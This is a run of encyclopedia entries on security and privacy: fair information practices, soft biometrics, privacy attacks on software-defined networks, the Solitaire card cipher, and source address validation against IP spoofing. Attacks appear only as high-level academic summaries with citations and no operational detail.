While the principles underlying FIPs are straightforward, their implementation poses challenges. For the most part, the key concepts lack definitions. For example, what constitutes effective notice? Notice is at the heart of individual control, but it is very difficult to write a privacy notice that is complete, readable, and understandable. How should notice be delivered to users in new or nontraditional information environments such as mobile computing? What new or additional uses require consent and how should consent be obtained? Should access be provided only for information the individual provided, or for information the organization acquired from third parties or derived? What constitutes effective security? The emerging legal regime requires "reasonable security," which varies according to the size of the organization and the sensitivity of PII in their custody. How do organizations ensure they comply with FIPs? Further, information practices vary across different business models and with time, and individuals vary in terms of which information practices they find valuable or objectionable. New technologies raise privacy issues that challenge existing privacy norms. Further, the laws governing the implementation of FIPs may impose requirements that are unclear or may vary across jurisdictions or types of data, or be in conflict with one another, thereby posing difficult compliance challenges, particularly for organizations operating globally.

As a result, privacy is often difficult for organizations and individuals and as a result, society (Marguiles 2003). This situation is likely to continue for the foreseeable future as organizations will continue to find new uses for

PII and to adopt technologies which raise unanticipated privacy issues. Privacy, therefore, is likely to remain a moving target for individuals and organizations alike.

Cross-References

Macrodata Protection
Microdata Protection
Quasi-Identifier

Recommended Reading

Culnan MJ, Williams CC (2009) How ethics can enhance organizational privacy: lessons from the ChoicePoint and TJX data breaches. MIS Q 33(4):673–687

Marguiles ST (ed) (2003) Contemporary perspectives on privacy: social, psychological, political. J Soc Issues 59(2)

Organization for Economic Cooperation and Development (1980) Guidelines on the protection of privacy and transborder flows of personal data

Solove D (2008) Understanding privacy. Harvard University Press, Cambridge

Westin AF (1967) Privacy and freedom. Atheneum, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300921

Sociocultural Factors

Social Context in Security and Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1507

Soft Biometrics

Ruggero Donida Labati[141] ✉, Arun Ross[142] ✉ and Antitza Dantcheva[143] ✉
(141) Department of Computer Science, Università degli Studi di Milano, Milan, Italy
(142) Department of Computer Science and Engineering, Michigan State University, East Lansing, MI, USA
(143) Centre Inria d'Université Côte d'Azur, Sophia Antipolis, France

✉ **Ruggero Donida Labati**
Email: ruggero.donida@unimi.it

✉ **Arun Ross**
Email: rossarun@cse.msu.edu

✉ **Antitza Dantcheva**
Email: antitza.dantcheva@inria.fr

Definition

Soft biometrics traits are physical, behavioral, or material accessories associated with an individual, which can be used for describing an individual. These attributes are typically gleaned from primary biometric data, are classifiable in pre-defined human understandable categories, and can be extracted in an automated manner. Examples include age, gender, hair color, eye color, and cosmetics.

Background

Soft biometrics consists of ancillary information extracted from primary biometric samples (such as face, fingerprints, hand, and iris). Examples of

soft biometrics are age, gender, ethnicity, height, hair color, and eye color. As described in Dantcheva et al. (2011), soft biometrics are typically fused with additional characteristics to increase the robustness of recognition systems in challenging conditions, or they are used to realize a list of quantitative descriptors of an individual (e.g., in forensic, medical, and ambient intelligence applications).

The first study on the discriminative capabilities of soft biometric attributes has been performed by Alphonse Bertillon (Rhodes 1956) in the nineteenth century, who introduced the idea of a personal identification approach based on biometric, morphological, and anthropometric features.

The term “soft biometrics” has been introduced in Jain et al. (2004) to describe a set of characteristics that provide some information about the individual but are not unique to that person, mainly due to lack of distinctiveness and permanence. The definition of soft biometric traits has evolved during time, by associating soft biometrics with “labels” which people use to describe each other.

Theory and Application

Taxonomy of Soft Biometrics

Studies in the literature analyzed a huge set of soft biometric attributes. As an example, the literature survey presented in Hassan et al. (2021) describes more than 170 characteristics extracted from biometric images and videos. The work presented in Nixon et al. (2015) additionally considers attributes extracted from voice signals. Soft biometric attributes can be extracted manually or by using automated approaches. Soft biometric attributes can be expressed using categorical data representing a class (e.g., male and female), continuous numerical values (e.g., height expressed in centimeters), or can consist of comparative attributes (e.g., *A* is taller than *B*). However, only a limited number of studies have considered the use of comparative attributes in automatic systems.

The taxonomy presented in Dantcheva et al. (2016) divides soft biometrics into four classes: demographic, anthropometric, medical, and material and behavioral attributes. Table 1 describes the types of data from which it is possible to extract different classes of attributes and provides examples of frequently used soft biometric attributes pertaining to each class.

Soft Biometrics, Table 1 Main data from which it is possible to extract widely used soft biometric attributes

Kind of data	Class of attributes	Examples of soft biometric attributes
Face	Demographic	Gender, age, ethnicity, hair/eye/skin color
	Anthropomorpic	Facial geometry
	Medical	Wrinkles, skin lesions, body mass index
	Material and behavioral	Glasses, hat, mask, scarf, accessories, makeup
Body	Demographic	Gender, age, ethnicity, hair/skin color
	Anthropomorpic	Body geometry
	Medical	Wrinkles, skin lesions, moles, body mass index, weight
	Material and behavioral	Clothes, shoes, accessories, tattoos
Iris	Demographic	Gender, age, ethnicity, eye color
	Material and behavioral	Glasses, lenses
Fingerprint	Demographic	Gender
Gait	Demographic	Gender, age
Hand	Demographic	Gender
Voice	Demographic	Gender, age, ethnicity

Demographic attributes: Many studies in the literature regard the estimation of gender, age, and ethnicity. Most of these studies are based on face images and achieve better or comparable results with respect to human observers. A number of studies regard methods for gender estimation from body and speech characteristics. Furthermore, there are promising studies on gender estimation from fingerprint, iris, and hand. In particular, there are studies on age estimation from body and hand, which are especially useful for forensic anthropologists. Other studies on the extraction of demographic attributes mainly regard descriptors such as hair color, eye color, or skin tone, and are usually based on face images.

Anthropometric attributes: These attributes mainly consist of measurements of the face and body geometry. The studies on the analysis of face geometry are based on the automatic extraction of facial landmarks. Methods for measuring body geometry frequently use three-dimensional acquisition systems or calibrated acquisition setups to achieve accurate

measurements of height and single-body components (e.g., arms, legs, and head).

Medical attributes: Image-based automated self-diagnostic methods can produce a wide variety of data from which it is possible to extract soft biometric attributes. As an example, there are methods for estimating the body fat index from face images and methods for estimating the weight of a person automated from body and face images. Skin lesions, moles, and wrinkles can also be used as distinctive patterns of an individual.

Material and behavioral attributes: Although material attributes can have limited time permanence, they can be used as distinctive patterns, for example, in surveillance applications. Examples of material attributes that can be inferred are the colors of the clothes, type of shoes, eye glasses, hats, scarfs, and masks. Other attributes include tattoos, especially in forensic applications. Additionally, material attributes can be useful to tune primary biometric recognition systems. As an example, methods to estimate the presence of lenses or eye glasses can be used to improve the robustness of iris recognition systems. Cosmetic makeup can also be considered as a soft biometric attribute since it can modify the appearance of the face, thereby negatively affecting face recognition systems. Behavioral attributes can be estimated from frame sequences of walking individuals used for gait recognition (e.g., to estimate health cues) or from speech samples (e.g., to estimate the accent of the speaker).

Applications

Soft biometrics have a great number of possible applications such as image tagging and video indexing, human-computer interaction, forensics, surveillance, age specific control, electronic customer relationship management (E-CRM), cosmetology, video retrieval, and health monitoring. This wide range of applications is due to some relevant benefits (Dantcheva et al. 2016), which are summarized below.

- *Human understandable interpretation*. Soft biometrics have a semantic interpretation. They can easily be interpreted by humans and provide intuitive descriptions of the individual (e.g. tall, broad, and long hair). Therefore, soft biometrics can assist in application contexts involving human observers, as in surveillance, forensic, and medical scenarios.

- *Robustness to low data quality*. Frequently, soft biometrics can be extracted from samples with quality not sufficient as far as the primary biometric trait is concerned.
- *Computational efficiency*. The computation of soft biometric attributes is frequently more efficient with respect to the feature extraction step of primary traits.
- *Consent-free acquisition*. Many soft biometric attributes can be computed from samples captured without subject consent. As an example, the height of a person can be inferred from surveillance footages acquired at long distances.
- *Privacy*. Usually, a single soft biometric attribute is not sufficiently distinctive for recognizing an individual. Therefore, soft biometrics can be considered as less privacy invasive with respect to primary biometrics.

According to the use of soft biometric attributes, it is possible to distinguish three main application contexts.

- *Unimodal system*. Many applications require the estimation of a single soft biometric attribute (e.g., parental control systems only need to estimate the age).
- *Identity recognition*. Soft biometrics can be fused with other soft biometrics and/or primary biometrics to perform an identity verification or identification.
- *Search space reduction*. Soft biometrics can be used to speed up identification for datasets composed of large numbers of individuals. As an example, age information can be used to reduce the search space of a biometric system.

Open Problems and Future Directions

The research community is investigating different problems regarding soft biometrics.

A relevant problem consists of selecting the best set of soft biometric attributes for the considered application. In many cases, the division into categories of some features can be complex and not clear (e.g., the gender). Furthermore, the class labels provided by different human experts for the same sample can exhibit significant differences. There could also be limitations in terms of computational time and resources.

To increase the robustness and accuracy of current technology, the research community is investigating methods specifically designed to fuse soft biometric attributes with additional soft biometric information and primary biometric traits. Researchers are also studying quality assessment and enhancement methods for samples used to extract soft biometrics, with the aim of improving the robustness of current systems in challenging conditions. Additionally, there are some studies on the statistical modeling and mathematical analysis of systems based on soft biometrics, which seek to estimate theoretical bounds on the accuracy of these traits. Furthermore, the community is working on the standardization of some soft biometric attributes and their representation, with the goal of improving the interoperability between different applications and systems.

Another problem under investigation is the demographic bias. The study presented in Drozdowski et al. (2020) proposes a detailed analysis of both technical and social matters.

A further relevant problem consists of the ethical implications of the technology. In many applications, soft biometric attributes can be extracted covertly from uncooperative users. As an example, information like ethnicity, age, and gender of an individual can be extracted from surveillance footages. Therefore, misuse of soft biometrics can infringe the privacy of the individuals.

The research community is also working on improving the security of systems based on soft biometrics. In this context, attacks to the sensor are a particularly relevant problem. The techniques used to perform presentation attacks are constantly evolving. Therefore, approaches based on soft biometrics that are robust to novel types of attacks should be studied.

Privacy protection is another relevant research topic. As an example, face images can reveal additional information such as ethnicity, gender, and age. As described in Othman and Ross (2015), there are studies to address this problem by utilizing de-identification methods that remove unnecessary information from the samples. As described in Mirjalili et al. (2020) and Naresh Boddeti (2018), techniques based on semi-adversarial networks and homomorphic encryption are being developed to limit information leakage from biometric samples.

Summary

Soft biometrics are attributes that can be extracted from different kinds of biometric signals, images, and videos. These attributes are not unique to an individual but can be used to augment the performance of a primary biometric system. Soft biometrics can be used in a wide set of application scenarios and are applied in three main contexts: unimodal systems, identity recognition systems, and database filtering systems. However, the research community is still working on several open problems and on improving the current technology.

References

Dantcheva A, Velardo C, D'Angelo A, Dugelay JL (2011) Bag of soft biometrics for person identification: new trends and challenges. Multimed Tools Appl 51:739–777

Dantcheva A, Elia P, Ross A (2016) What else does your biometric data reveal? A survey on soft biometrics. IEEE Trans Inf Forensics Secur 11(3):441–467

Drozdowski P, Rathgeb C, Dantcheva A, Damer N, Busch C (2020) Demographic bias in biometrics: a survey on an emerging challenge. IEEE Trans Technol Soc 1(2):89–103

Hassan B, Izquierdo E, Piatrik T (2021) Soft biometrics: a survey. Multimedia Tools and Applications

Jain AK, Dass SC, Nandakumar K (2004) Soft biometric traits for personal recognition systems. In: Zhang D, Jain AK (eds) Biometric authentication. Springer, Berlin/Heidelberg, pp 731–738

Mirjalili V, Raschka S, Ross A (2020) Privacynet: semi-adversarial networks for multi-attribute face privacy. IEEE Trans Image Process 29:9400–9412

Naresh Boddeti V (2018) Secure face matching using fully homomorphic encryption. In: Proceedings of the 9th IEEE International Conference on Biometrics Theory, Applications and Systems (BTAS), pp 1–10

Nixon MS, Correia PL, Nasrollahi K, Moeslund TB, Hadid A, Tistarelli M (2015) On soft biometrics. Pattern Recogn Lett 68:218–230

Othman A, Ross A (2015) Privacy of facial soft biometrics: Suppressing gender but retaining identity. In: Agapito L, Bronstein MM, Rother C (eds) Computer Vision – ECCV 2014 Workshops. Springer International Publishing, Cham, pp 682–696

Rhodes H (1956) Alphonse Bertillon, Father of scientific detection. Abelard-Schuman, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300922

Software Secure Element

White-Box Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300923

Software Vendor

Vulnerability Disclosure Economics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1744

Software-Defined Network Privacy

Eduard Marin[144] ✉ and Diego Perino[144] ✉
(144) Telefonica Research, Barcelona, Spain

✉ **Eduard Marin**
Email: eduard.marinfabregas@telefonica.com

✉ **Diego Perino (Corresponding author)**
Email: diego.perino@telefonica.com

Definitions

Software-defined networking (SDN) is a networking paradigm based on an intelligent and logically centralised control logic (i.e. control plane) decoupled from the forwarding functionality of network devices (i.e. data plane) and on a set of standard application programming interfaces (APIs) and protocols to facilitate the communication between planes.

Background

Traditional IP networks were originally designed following a decentralised model in which the control and data planes are bundled together in all network devices. This was suitable to achieve network resilience and scalability but at the same time caused networks to be complex and hard to manage. For example, to implement the desired high-level network policies, network operators typically need to manually configure each network device separately using low-level and vendor-specific commands. As a result, configuring network devices has become a laborious and error-prone task, especially in heterogeneous networks whose network policies are

regularly updated. Furthermore, the strong coupling between the data and control planes has made it very difficult to innovate and evolve existing network infrastructures. Due to this, a simple protocol modification can take several years to be fully designed, evaluated and deployed.

SDN aims to overcome the main limitations of traditional IP networks by proposing a logically centralised control plane separated from the data plane of each device and by using standard application programming interfaces (APIs) and protocols to facilitate the communication between planes. SDN was originally coined in the OpenFlow project led by Stanford University in 2009. One could argue that SDN is not a completely new concept but a combination of several brilliant ideas together. SDN has benefited from previous research on programmable networks and control and data plane separation. Over the last years, SDN has gained significant attention not only within the scientific community but also in industry. Several companies have adopted the ideas behind SDN, with Google being the most prominent example. Likewise, most vendors of network equipment now include support of the OpenFlow protocol in their commercial devices.

Theory

SDN is a new networking paradigm that is gaining momentum as a technology for developing more dynamic, agile and programmable networks in data centre, cloud, telco and enterprise environments. One of the main advantages of SDN is that it provides (logically) centralised control. SDN advocates for placing all network's intelligence (i.e. the control plane) in a logically centralised component – also known as *controller* – allowing the underlying network devices (i.e. the data plane) to become simple *forwarding devices* with no intelligence. Due to this, forwarding devices need to interact with the controller every time they do not know how to handle an incoming packet. As the controller is the brain of the network, it is responsible for conducting all critical functions in the network (e.g. routing or network topology discovery). These functions are carried out through a set of *core services*. Moreover, SDN aims to ease the process through which network operators configure forwarding devices and collect statistics from them. Instead of relying on low-level and vendor-specific commands, the controller communicates with the forwarding devices using a single, standard API, i.e. the southbound interface. The

OpenFlow protocol, standardised by the Open Networking Foundation (ONF) in 2011, is the de facto standard for the southbound interface. To provide even more flexibility, SDN gives network operators the ability to run their own set SDN applications (e.g. a firewall or a load balancer) on top of the controller. Much like the interactions between the controller and the forwarding devices, the communication between the applications and the controller is realised using a single, standard API, i.e. the northbound interface. Overall, the network abstraction model of SDN enables greater flexibility and makes it easier to innovate.

By using a standard southbound interface like OpenFlow, the controller can now easily and dynamically install flow rules into forwarding devices. All forwarding devices contain several flow tables, each with its own set of flow rules. Every time a forwarding device receives a packet whose headers do not match any of its flow rules, the forwarding device sends it to the controller, which in turn installs a flow rule into the forwarding device so that it knows how to handle the packet. From this point onwards, if the forwarding device receives a packet with identical headers, it uses the flow rule previously cached for as long as the flow rule remains valid.

Privacy Attacks

In this section, we give an overview of the main types of privacy attacks that can be launched against SDN networks. For ease of explanation, we divide the existing privacy attacks into two groups: (i) application plane attacks and (ii) control and data plane attacks. All these attacks have in common that their goal is to infer either highly sensitive users' information or network configuration. Most of them also have a negative effect to the security of the network as a whole.

Application Plane

Fingerprinting SDN Applications Due to the network abstractions used by SDN, applications can provide network services without the need for forwarding devices to know which applications are installed atop the controller. For the same reason, network users are not required to know the type of controller the network utilises or the applications that are being used. However, Cao et al. have recently demonstrated that adversaries can infer which SDN applications are used by analysing control traffic exchanged between the controller and the forwarding devices even if the

control traffic is encrypted using TLS (Cao et al., 2019). Adversaries can launch these attacks to learn about the presence of network defences or to develop strategies to execute more powerful attacks. The authors grouped all control traffic belonging to each application, extracted several features from their (encrypted) communication patterns (e.g. the number of exchanged packets, their length or the ratio of incoming and outgoing packets) and then fed all these features into various machine learning classifiers based on deep neural networks. Their results indicate that all proposed methods are able to fingerprint SDN applications accurately.

Control and Data Plane

Using OpenFlow Without TLS The first version of the OpenFlow protocol required all control traffic between the controller and the forwarding devices to be protected using the standard TLS protocol. Unfortunately, subsequent versions of the OpenFlow protocol consider TLS to be an optional feature, which may result in many network operators ignoring TLS when developing their SDN networks. Nevertheless, if the OpenFlow protocol is used without TLS, adversaries could sniff the communication channel between the controller and the forwarding devices or install malicious rules into forwarding devices. This attack can be realised in several ways, e.g. by placing a malicious device between the controller and forwarding devices or performing ARP poisoning for a malicious host to intercept control traffic. It can enable adversaries to obtain highly sensitive traffic or gain access to protected network segments.

Topology Attacks Controllers typically contain several core services to discover and maintain the network topology. Unfortunately, these core services lack security mechanisms, making them vulnerable to security attacks. Hong et al. (2015) and Dhawan et al. (2015) were the first to discover attacks against such core services. These works have been followed by a number of attacks and countermeasures. (For an overview of the existing attacks and a detailed security analysis of the state-of-the-art countermeasures, we refer the reader to Marin et al. 2019). In general, the goal of topology attacks is to tamper with the network topology view at the controller either by creating fake inter-switch links (i.e. link fabrication attacks) or impersonating a victim host/server (i.e. host location hijacking attacks). These attacks can have serious consequences. If adversaries

compromise the network topology, they can redirect traffic through compromised machines, which opens the door for bypassing middleboxes or conducting man-in-the-middle (MiTM) and denial-of-service (DoS) attacks. Furthermore, adversaries can impersonate hosts to receive their traffic. This is especially dangerous in the case of a server that handles a large amount of traffic (e.g. a server which stores the users' credentials).

Side Channel Attacks Past work has also shown that SDN networks are vulnerable to inherent side channel attacks caused by the centralised control of SDN networks and the way flow rules are installed into the forwarding devices.

- *Cache Side Channel Attacks*. Shin and Gu (2013) and Leng et al. (2015) developed simple yet effective side channel attacks that rely on measuring the time it takes for forwarding devices to process an incoming packet in order to discover if a network runs OpenFlow or the size of forwarding devices' flow tables. These attacks can be viewed as cache attacks, where the switch's flow table is the cache and the goal of the adversary is to infer if a request is processed by the switch flow table or is sent to the controller. It turns out that the response times in both cases are sufficiently distinctive for adversaries to put them apart.
- *Timing Side Channel Attacks*. Sonchack et al. introduced more sophisticated side channel attacks whose goal is to determine if arbitrary packets get processed by the control plane (Sonchack et al., 2016). As a first step to launch this attack, adversaries estimate the control plane's load by injecting specially crafted packets that force the forwarding device to interact with the controller. During this process, timing information is collected and used as a baseline. Subsequently, adversaries inject a second stream of packets into the network and gather timing information. By doing so, adversaries can infer whether the second stream of packets were processed by the controller or simply forwarded by the data plane. Even more, they can learn whether the controller installed new response as a result of the sent packets. Therefore, these attacks can allow adversaries to obtain highly sensitive information such as host communication records, network access control configurations or network monitoring policies.

Teleportation Attacks Besides forwarding devices, the data plane of SDN networks typically contains a set of middleboxes used to guarantee that security policies are enforced at all times. One prominent example is firewall, which is used to specify which end-hosts can communicate with each other over the data plane. Thimmaraju et al. demonstrated that it is possible for two end-hosts that are not allowed to communicate with each other (because of a firewall rule) to exchange information leveraging the centralised controller (Thimmaraju et al., 2017). The fundamental reason why these attacks are possible is because packets sent by hosts can trigger the controller to install or remove flow rules from other switches distributed across the network. Therefore, the occurrence of certain events within the network can be viewed as a potential cover channel for two hosts to communicate with each other. This type of attack can allow adversaries to bypass critical data plane network functions (e.g. a firewall) or to compromise the privacy of network hosts, e.g. learning when a certain host is active in the network.

References

Cao J, Yang Z, Sun K, Li Q, Xu M, Han P (2019) Fingerprinting SDN applications via encrypted control traffic. In: 22nd international symposium on research in attacks, intrusions and defenses (RAID 2019), pp 501–515

Dhawan M, Poddar R, Mahajan K, Mann V (2015) SPHINX: Detecting Security Attacks in Software-Defined Networks. In: Network and Distributed System Security Symposium (NDSS), pp pages 8–11

Hong S, Xu L, Wang H, Gu G (2015) Poisoning network visibility in software-defined networks: new attacks and countermeasures. In: Network and distributed system security symposium (NDSS), pp 8–11

Leng J, Zhou Y, Zhang J, Hu C (2015) An inference attack model for flow table capacity and usage: exploiting the vulnerability of flow table overflow in software-defined network. CoRR abs/1504.03095, http://arxiv.org/abs/1504.03095, 1504.03095

Marin E, Bucciol N, Conti M (2019) An in-depth look into SDN topology discovery mechanisms: novel attacks and practical countermeasures. In: Proceedings of ACM conference on computer and communications security (CCS), pp 1101–1114

Shin S, Gu G (2013) Attacking software-defined networks: a first feasibility study. In: Proceedings of the second ACM SIGCOMM workshop on hot topics in software defined networking (HotSDN), pp 165–166

Sonchack J, Dubey A, Aviv AJ, Smith JM, Keller E (2016) Timing-based reconnaissance and defense in software-defined networks. In: Proceedings of the 32nd annual conference on computer security

applications (ACSAC), pp 89–100

Thimmaraju K, Schiff L, Schmid S (2017) Outsmarting network security with SDN teleportation. In: IEEE European symposium on security and privacy (EuroS&P), pp 563–578

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300924

Software-Optimized Encryption Algorithm

SEAL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_479

Solitaire

Bruce Schneier[145] ✉
(145) BT, London, UK

✉ **Bruce Schneier**
Email: schneier@schneier.com

Definition

Solitaire is a *stream cipher* designed to be implemented using a deck of cards.

Background

Solitaire was invented by Bruce Schneier for use in the novel *Cryptonomicon*, by Neal Stephenson (2002), where it was called Pontifex. Solitaire gets its security from the inherent randomness in a shuffled deck of cards. By manipulating this deck, a communicant can create a string of "random" letters which he then combines with his message. Solitaire can be simulated on a computer, but it is designed to be used by hand.

Manual ciphers are intended to be used by spies in the field who do not want to be caught carrying evidence that they send and receive encrypted messages. In David Kahn's book *Kahn on Codes* (Kahn 1984), he describes a real pencil-and-paper cipher used by a Soviet spy. Both the Soviet algorithm and Solitaire take about the same amount of time to encrypt a message: most of an evening.

Solitaire, as described in the appendix to *Cryptonomicon*, has a cryptographic weakness. While this weakness does not affect the security of short messages, Solitaire is not recommended for actual use.

Cross-References

Stream Ciphers

Recommended Reading

Kahn D (1984) Kahn on codes: secrets of the new cryptology. Macmillan, London

Stephenson N (2002) Cryptonomicon. Avon Eos Books, Avon

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1626

Source Address Validation

Maciej Korczyński[146] ✉ and Yevheniya Nosyk[146] ✉
(146) University Grenoble Alpes, CNRS, Grenoble INP, LIG, Grenoble, France

✉ **Maciej Korczyński (Corresponding author)**
Email: maciej.korczynski@univ-grenoble-alpes.fr

✉ **Yevheniya Nosyk**
Email: yevheniya.nosyk@etu.univ-grenoble-alpes.fr

Definitions

Source address validation (SAV) is a standard formalized in RFC 2827 aimed at discarding packets with spoofed source IP addresses. The absence of SAV has been known as a root cause of reflection distributed denial-of-service (DDoS) attacks.

Outbound SAV (oSAV): filtering applied at the network edge to traffic coming from inside the customer network to the outside.

Inbound SAV (iSAV): filtering applied at the network edge to traffic coming from the outside to the customer network.

Background

The Internet relies on IP packets to enable communication between hosts with the destination and source addresses specified in packet headers. However, there is no packet-level authentication mechanism to ensure that the source address has not been altered (Beverly et al., 2009). The modification of a source IP address is referred to as “IP spoofing.” It results

in the anonymity of the sender and prevents a packet from being traced to its origin. This vulnerability has been leveraged to launch distributed denial-of-service (DDoS) attacks that can be made even more effective using reflection (Beverly and Bauer, 2005). Because it is not possible in general to prevent packet header modification, concerted efforts have been undertaken to prevent spoofed packets from reaching potential victims. This goal can be achieved by filtering packets at the network edge, formalized in RFC 2827, and called *source address validation* (SAV) (Senie and Ferguson, 2000).

The RFC defined the notion of ingress filtering—discarding any packets with source addresses not following filtering rules. This operation is the most effective when applied at the network edge (Senie and Ferguson, 2000). RFC 3704 proposed different ways to implement SAV including static access control lists (ACLs) and reverse path forwarding (Baker and Savola, 2004).

Packet filtering can be applied in two directions: *inbound* to the customer's network from outside (Korczyński et al., 2020a) and *outbound* from the customer to outside (Senie and Ferguson, 2000). The lack of SAV in any of these directions may result in different security threats.

Attackers benefit from the absence of oSAV to launch DDoS attacks, in particular, reflection attacks. Adversaries make use of public services prone to amplification (Rossow, 2014), such as open DNS resolvers or NTP servers, to which they send requests on behalf of their victims by spoofing their source IP addresses. The victim is then overloaded with the traffic coming from the services rather than from the botnet controlled by the attacker. In this scenario, the origin of the attack is not traceable. One of the most successful attacks against GitHub resulted in traffic of 1.35 Tbps: attackers redirected Memcached responses by spoofing their source addresses (Kottler, 2018). In such scenarios, spoofed source addresses of the victims are usually globally routable IPs. In some cases, to impersonate an internal host, a spoofed IP address may be from the inside target network, which reveals the absence of iSAV (Baker and Savola, 2004).

Pretending to be an internal host reveals information about the inner network structure, such as the presence of closed DNS resolvers that resolve only on behalf of clients within the same network. The absence of iSAV may have serious consequences when combined with the NXDOMAIN attack, also known as the water torture attack (Luo et al.,

2018), or the recently discovered NXNSAttack (Shafir et al., 2020). Both attacks enable denial of service against both recursive resolvers and authoritative servers.

The possibility of impersonating another host on the victim network can also assist in the zone poisoning attack (Korczyński et al., 2016). A DNS server, authoritative for a given domain, may be configured to accept so-called nonsecure DNS dynamic updates from hosts (e.g., a DHCP server) on the same network (Vixie et al., 1997). Therefore, sending a single spoofed UDP packet from the outside with an IP address of that host will modify the content of the zone file (Korczyński et al., 2016). The attack vector can be used to hijack the domain name. Another way to target closed resolvers is to perform DNS cache poisoning (Kaminsky, 2008). An attacker can send a spoofed DNS A request for a specific domain to a closed resolver, followed by forged replies before the arrival of the response from the genuine authoritative server. In this case, the users who query the same domain will be redirected to where the attacker specified until the forged DNS entry reaches its time to live (TTL).

Despite the knowledge of the abovementioned attack scenarios and the costs of the damage they may incur, it was shown that SAV is not yet widely deployed. Lichtblau et al. surveyed 84 network operators to learn whether they deployed SAV and what challenges they faced (Lichtblau et al., 2017). The reasons for not performing packet filtering included incidentally filtering out legitimate traffic, equipment limitations, and lack of a direct economic benefit. In the case of outbound SAV, the compliant network cannot become an attack source but can be attacked itself. Therefore, oSAV suffers from misaligned economic incentives: a network operator that adopts oSAV incurs the cost of deployment, while the security profits benefit all other networks (Lone et al., 2020). On the other hand, performing inbound SAV protects networks from direct threats, which is beneficial from an economic perspective.

Application

Given the prevalent role of IP spoofing in cyberattacks, there is a need to estimate the level of SAV deployment by network providers. Increasing the visibility of the networks that allow spoofing leads to a decrease in the information asymmetry between network operators, their peers, and

customers and thus may strengthen the economic incentives for the adoption of SAV.

Table 1 summarizes the methods proposed to infer SAV deployment. They differ in terms of the filtering direction (iSAV versus oSAV) whether they infer the presence or absence of SAV, whether measurements can be done remotely or on a vantage point inside the tested network is required, and if the method relies on existing network misconfigurations.

Source Address Validation, Table 1 Methods to infer deployment of SAV

Method	SAV direction	Presence/absence	Remote	Relies on misconfigurations
Closed resolver (Korczyński et al., 2020a)	iSAV	Both	Yes	No
Spoofer (Beverly and Bauer, 2005)	oSAV/iSAV	Both	No	No
Forwarder-based (Kührer et al., 2014)	oSAV	Absence	Yes	Yes
Traceroute loops (Lone et al., 2017)	oSAV	Absence	Yes	Yes
Spoofer-IX (Müller et al., 2019)	oSAV	Both	No	No

The Closed Resolver project (Korczyński et al., 2020a,b) aims at mitigating the problem of inbound IP spoofing. They identify closed and open DNS resolvers that accept spoofed requests coming from the outside of their network. The proposed method is remote and does not rely on existing misconfigurations. It provides the most complete picture of iSAV deployment by network providers and covers over 55% IPv4 and 27% IPv6 ASes (Korczyński et al., 2020c). It reveals that the great majority of ASes are fully or partially vulnerable to inbound spoofing. Recently, Deccio et al. (2020) used a similar approach to the methodology proposed by Korczyński et al. (2020a,b,c).

The Spoofer project (Beverly and Bauer, 2005; Beverly et al., 2009; Luckie et al., 2019) deploys a client-server infrastructure mainly based on volunteers and “crowdworkers” hired for one study trough five crowdsourcing platforms (Lone et al., 2018) that run the client software from inside a network. The active probing client sends both unspoofed and spoofed packets to the Spoofer server either periodically or when it detects

a new network. The server inspects received packets (if any) and analyzes whether spoofing is allowed and to what extent (Beverly et al., 2009). This approach identifies the absence and the presence of SAV in both directions. The results obtained by the Spoofer project provide the most confident picture of the deployment of oSAV and have covered tests from 7,915 ASes since 2015 (Spoofer Project, 2020). However, those that are not aware of this issue or do not deploy oSAV are less likely to run Spoofer on their networks.

A more practical approach is to perform such measurements remotely. Kührer et al. (2014) scanned for open DNS resolvers, as proposed by Mauch (2013), to detect the absence of outbound SAV. The method leverages the misconfiguration of forwarding resolvers and is referred to as *forwarder-based*. The misbehaving resolver forwards a request to a recursive resolver with either not changing the packet source address to its own address or by sending back the response to the client with the source IP of the recursive resolver. Misconfigured forwarders revealed 2,692 ASes that are fully or partially vulnerable to outbound spoofing.

Lone et al. (2017) proposed another method that does not require a vantage point inside a tested network. When packets are sent to a customer network with an address that is routable but not allocated, this packet is sent back to the provider router without changing its source IP address. The packet, having the source IP address of the machine that sent it, should be dropped by the router because the source IP does not belong to the customer network. The method detected 703 ASes not deploying oSAV.

Finally, while the abovementioned methods rely on actively generated (whether spoofed or not) packets, Müller et al. (2019) passively observed and analyzed inter-domain traffic exchanged between networks at a large IXP taking into account AS business relationships, asymmetric routing, and traffic engineering.

Open Problems and Future Directions

Although the Internet community has developed technical solutions to mitigate the spoofing vulnerability and a variety of methods to estimate the level of SAV deployment by network providers, its deployment remains low. Lack of a direct economic benefit in case of deploying oSAV remains one of the primary problems preventing providers from applying the

existing technical standards (Lichtblau et al., 2017). This failure is referred to as *negative externality*: network operators do not invest in implementing the security standard while imposing economic costs on other networks that are victims of attacks using IP spoofing (Luckie et al., 2019).

